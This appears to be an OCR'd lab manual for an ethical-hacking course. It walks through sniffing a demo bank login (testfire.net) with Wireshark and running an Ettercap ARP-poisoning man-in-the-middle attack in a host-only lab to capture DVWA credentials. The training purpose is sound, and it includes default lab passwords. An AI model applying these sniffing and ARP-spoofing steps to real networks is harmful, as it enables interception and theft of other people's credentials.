



Step 2: double click on the eth0 option.




Step 3: Now open the firefox and type testfire.net. signin to that website using the username as admin and password as admin.



Altoro Mutual
testfire.net
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
Sign In | Contact Us | Feedback | Search
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.
Real Estate Financing
Business Credit Cards
Retirement Solutions
Privacy and Security
Win a Samsung Galaxy S10 smartphone
Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The Altoro3 website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects.
Copyright © 2008, 2023, IBM Corporation, All rights reserved.


Type here to search
ENG 13:04 14-03-2023
testfire.net
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking with FREE Online Bill Pay
Real Estate Financing
Business Credit Cards
Retirement Solutions
Privacy and Security
Win a Samsung Galaxy S10 smartphone
Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
Copyright © 2008, 2023, IBM Corporation, All rights reserved.


AltoroMutual
Sign Off | Contact Us | Feedback | Search
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking Login
Username: admin
Password: *****
Login
Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
Copyright © 2008, 2023, IBM Corporation, All rights reserved.



Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
Sign Off | Contact Us | Feedback | Search
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
Edit Users
Hello Admin User
Welcome to Altoro Mutual Online.
View Account Details: 800000 Corporate GO
Congratulations!
You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!
Click Here to apply.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
Copyright © 2008, 2023, IBM Corporation, All rights reserved.

Step 4: Now go to the wireshark opened window and type in http. Click on the 4th option and in the left bottom of the window you can see the option HTML form URL encoded click on that you can see the username and password.





Perform Sniffing using Ettercap in kali linux

Step 1: Open kali linux, windows7 and metasploitable machine together keep all of them in the host only adapter. Then in kali liunx terminal log in to the root. Then find the IP address of windows7 and metaploitable using nbtscan.




Step 2: Then go to toolbar and select Ettercap.







Step 3: Enter the password of root that is kali and authenticate it.




Step 4: The Ettercap prompt will be opened on the top you can see the check box with correct mark select it. Then go to the options and goto hosts and in hosts go to scan the host. Then go to hostlist. select the ip address of windows and set it as target1 and metasploitable ip as target 2. Then goto the global symbol global and then goto ARP keep it as default.



Step 5: Login to meta and ping the windows 7. Open windows 7 goto internet explorer write ip address of metasploitable in the browser and press enter. After getting the page go to the link DVWA then login as admin and password give it as password.





Step 6: Now got to kali linux and then to ethercap prompt you can see the user's name and the password.